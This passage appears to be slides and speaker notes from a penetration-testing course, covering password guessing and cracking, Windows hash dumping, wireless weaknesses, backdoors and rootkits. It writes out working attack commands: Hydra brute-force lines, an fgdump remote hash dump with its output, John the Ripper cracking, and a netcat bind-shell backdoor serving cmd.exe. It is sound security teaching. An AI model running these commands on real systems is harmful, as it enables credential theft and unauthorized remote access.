
Session Hacking Tools

- Ettercap
- Cain
- Dsniff Suite
- Legacy:
  - Juggernaut
  - Hunt
  - TTY Watcher
  - IP Watcher
  - T-Sight

Advanced Security Essentials

There are several tools in the penetration testing suite that can perform session hijacking. These include Ettercap, Cain, and the Dsniff suite. Some older legacy tools include:

- Juggernaut
- Hunt
- TTY Watcher
- IP Watcher
- T-Sight




Password Attacks

- Two fundamental types of password attacks today:
  - Password guessing
  - Password cracking
- Password guessing: Username/pass attempts against running services
- Password cracking: Gaining access to encrypted hashes and breaking them

Advanced Security Essentials

There are a number of password attacks and tools. The first type of password attack is password guessing, where you continually send usernames and passwords to a listening service, attempting to successfully guess the correct combination.

The second type of attack, password cracking, is an attack against actual encrypted password hashes that have been acquired in some way.



Hydra

- THC's Hydra tool supports a wide variety of authentication types:
  - Telnet & SSH
  - FTP, HTTP, HTTPS
  - SQL Server, MySQL, and Postgres
  - Cisco
  - SMB
- Includes a pw-inspector tool to tailor wordlists to policy
- Capable of stopping and restarting if needed
  - Also easily tuned to time attempts

Target

● Single Target 127.0.0.1

○ Target List

Port 0

Protocol cisco

Output Options

□ Use SSL □ Be Verbose

□ Show Attempts □ Debug

```
hydra 127.0.0.1 cisco -l yourname -p yourpass -e ns
```

Username

● Username dave

○ Username List

Password

○ Password yourpass

● Password List /home/password.lst

Colon seperated file

□ Use Colon seperated file

□ Try login as password □ Try empty password

```
hydra -M cisco -l dave -P /home/password.lst -e ns
```

Advanced Security Essentia


One of the best-known password-guessing tools is Hydra, from The Hacker's Choice. It supports a wide variety of authentication types, including:

- Telnet and SSH
- FTP, HTTP, and HTTPS
- SQL Server, MySQL, and Postgres
- Cisco
- SMB

You can also tailor your password-guessing lists with its "pw-inspector" tool. Easy to use and flexible, this is another classic tool to have in your toolkit as a pen tester.

Windows Password Cracking

- SAM and Active Directory
- Pwdump
- Cain
- John
- L0phtcrack 6



FULL AUTOMATION
MULTIPROCESSOR ALGORITHMS
64 BIT OS PASSWORD HASH EXTRACTION
DOWNLOAD NOW
L0PHTCRACK 6
PASSWORD AUDITING & RECOVERY

Advanced Security Essentials

Once again, passwords are possibly the most valuable commodity for an attacker, because they lead to more information and access. Windows NT stores passwords in the NT Security Accounts Manager (SAM). Windows 2000 and beyond stores them in the Active Directory. The SAM contains usernames and hashed passwords of all users on the local system or the domain. If you have physical access to the target, you can boot off of an alternate OS and copy the SAM to crack offline. However, most remote penetration tests won't have physical access to the target. Therefore, you must use the tool pwdump or fgdump (a newer variant) to get the password file. Once you have the password file, you can use the tool L0phtcrack 6 to extract the passwords.

Pwdump Tools

- The Pwdump family of tools extracts Windows hashes from the running memory of the system
  - The Local Security Authority (LSA) process
- Modern versions in use include pwdump3-pwdump6
  - The fgdump tool is a newer offshoot that is extremely effective and can also perform a local password cache dump
- Admin credentials are required to pull the hashes out



```
C:\tools\fgdump>fgdump -c -h 192.168.1.5 -u Administrator -p
fgDump 1.7.0 - fizzgig and the mighty group at foofus.net
Written to make j0m0kun's life just a bit easier
Copyright(C) 2007 fizzgig and foofus.net
fgdump comes with ABSOLUTELY NO WARRANTY!
This is free software, and you are welcome to redistribute it
under certain conditions; see the COPYING and README files for
more information.

Starting dump on 192.168.1.5

** Beginning dump on server 192.168.1.5 **
OS (192.168.1.5): Microsoft Windows XP Professional Service Pack 2 (Build 2600)
Passwords dumped successfully

----Summary----

Failed servers:
NONE

Successful servers:
192.168.1.5

Total failed: 0
Total successful: 1

C:\tools\fgdump>type 192.168.1.5.pwdump
Administrator:500:[illegible]:::
ASPNET:1006:[illegible]:::
Guest:501:NO PASSWORD*********************:NO PASSWORD*********************:::
HelpAssistant:1000:[illegible]:::
LMCS_MONITOR_USER:1007:NO PASSWORD*********************:[illegible]:::
SUPPORT_388945a0:1002:NO PASSWORD*********************:[illegible]:::
__vmware_user__:1005:NO PASSWORD*********************:[illegible]:::

C:\tools\fgdump>
```


Advanced Security Essentials

The Pwdump family of tools extracts Windows hashes from the running memory of the system, specifically in the Local Security Authority (LSA) process. Extracting this data can cause all sorts of issues, and requires admin privileges.

Modern versions in use include pwdump3-pwdump6, and the fgdump tool from the Foofus hacking group is a newer offshoot that is extremely effective (it can also perform a local password cache dump).

Rainbow Tables

- Rainbow tables are tables of pre-computed hashed passwords:
  - Works only for passwords that do not use salts
  - This usually boils down to NT LANMAN and NTLM hashes
- A number of Rainbow tables available:
  - Shmoo Group: rainbowtables.shmoo.com
  - RainbowCrack: http://project-rainbowcrack.com




Rainbow tables are tables of pre-computed hashed passwords:

- Only work for passwords that do not use salts!
- This usually boils down to NT LANMAN and NTLM hashes.

A number of Rainbow tables are available at:


- **Shmoo Group**: rainbowtables.shmoo.com
- **RainbowCrack**: http://project-rainbowcrack.com



Cain

- Cain can do everything and the kitchen sink
  - Password cracker, Sniffer, MiTM attack tool
  - Supports many types of credentials
    - One weakness: No Unix/Linux support

Cain, while listed here as a password-cracking tool, is much more than this. It can decode hashes, sniff packets, perform ARP cache poisoning attacks for MITM, and even generate RSA token values from seed files! Cain unfortunately does not support Linux password cracking, but there are plenty of other tools for that, as discussed in a moment.




Unix Password Cracking

- Remote guessing:
  - FTP, Telnet, R utilities, SSH, SNMP, mail, and HTTP
  - Brutus
- Local:
  - /etc/passwd, /etc/shadow
  - Crack
  - John the Ripper

Advanced Security Essentials

Unix passwords can be broken the same as Windows passwords by either guessing the password via a remote connection or cracking the password file. Several services can be targeted for password guessing, including FTP, Telnet, R utilities, SSH, SNMP community names, mail, and HTTP authentication. A good tool to use for remote password guessing is Brutus.

If you have obtained some sort of local access to the system, you can try cracking the Unix password file. This is done by encrypting text and comparing it to the encrypted password hash in the /etc/passwd or /etc/shadow files. Two great Unix password-cracking tools are Crack and John the Ripper.




John the Ripper

- Free
- Windows and Unix

```
C:\john-16\run>unshadow passwd.txt shadow.txt
  > passwd.1
C:\john-16\run>john passwd.1
Loaded 2 passwords with 2 different salts
  (FreeBSD MD5 [32/32])
tattoo          (testuser)
```

Advanced Security Essentials

John the Ripper is a password cracker for Windows and Unix. It is a command line tool that performs only dictionary cracking. First you need to combine the password file and the shadow file using the unshadow command. After the passwd and shadow files are merged, the john executable can be used to crack the passwords and display the results on the screen. In this example, testuser has the password of tattoo, which is easy to pick up with a dictionary attack.




Wireless Network Testing

- IEEE standard 802.11x networks enable a user to connect to a network via a wireless connection. Becoming a ubiquitous technology for enterprises and individuals
- Uses an Access Point device that provides 802.11 capability.
- Wired Equivalent Privacy (WEP) is commonly used as the shared key encryption protection mechanism for wireless networks. Most personal networks still deploy 802.11 networks without any encryption.
- Easy to use unprotected network and use it without being detected by the network owner. WEP is known to be easily exploited and now superseded by WPA2 encryption technology.
- Wireless networks are usually identified by the Service Set Identifier (SSID), a unique identifier for each established wireless network. Typically, unless in a secure-mode, the SSID is broadcasted in the air for anyone, including malicious hackers, to capture and obtain information and connect to the network.

Advanced Security Essentials

To begin, wireless technology uses the IEEE standard 802.11x. We discuss this in more detail in the next slide. In order to deploy a wireless network, you must use an Access Point. Access Points are hardware devices with software enabled to emit an IEEE 802.11-compliant wireless signal, usually identified by SSID. Attackers leverage discovering a wireless network through the SSID. It is recommended that SSIDs are not advertised, due to the information collected, and detection of a SSID. Users of the wireless network can still connect to an unadvertised SSID as long as they already know the SSID through non-technical methods. Usually, in parallel to deployed wireless networks is the use of encryption. WEP is the commonly used encryption method to protect wireless networks. Newer technologies such as WPA and WPA2 have been seen as more secure encryption mechanisms.




Remote Control/Backdoors

- Netcat:
  - remote command line
  - nc -l -e cmd.exe -p 82
  - nc 192.168.100.5 82
- VNC:
  - remote GUI
  - Can be installed remotely

Advanced Security Essentials

Netcat is by far the easiest remote control backdoor to install on a system. It can be configured to listen on a certain port and launch an executable when a remote system connects to the that port. A backdoor can be implemented by triggering netcat to launch a command shell. The slide shows an example command line usage for setting up a netcat remote shell on the target. The -l tells netcat to run in listen mode, the -e specifies the executable to launch, and the -p specifies the port to listen on. This returns a remote command shell when you connect to port 82, as shown in the next command. In addition -L restarts netcat with the same command line when the connection is terminated.

If a remote command shell is good, a remote GUI is even better. VNC is a good, free tool to use. It is also easy to install over the remote connection. Once installed, you assign it a password and tell it to listen for incoming connections.




Rootkits

- Typical uses:
  - Trojan programs
  - Backdoor access
  - Sniffers
  - Log cleaners
- Kernel rootkits:
  - Loadable kernel modules
  - Rooty

Advanced Security Essentials

Once an attacker compromises a system, he usually installs a rootkit to cover his tracks and create future access into the system. This usually consists of Trojan programs such as login, netstat, ps, backdoor access, sniffers, and log cleaners. Trojan programs will hide processes and log usernames and passwords. Backdoors are created with Trojan versions of inetd or by creating a netcat or some other type of listener. Sniffers allow the attacker to eavesdrop on other network communications and collect passwords. Depending on the Rules of Engagement, some penetration testing allows the installation of rootkits to obtain further access in the network; however, some testing stops at the initial compromise.

Traditional rootkits as just discussed are being replaced by more advanced kernel level rootkits. These rootkits actually modify the running Unix kernel to fake all system programs without modifying the programs themselves. Loadable Kernel Modules (LKM) are typically used to intercept system calls and modify them in order to change how the system reacts. Rooty is a popular kernel rootkit for Linux.

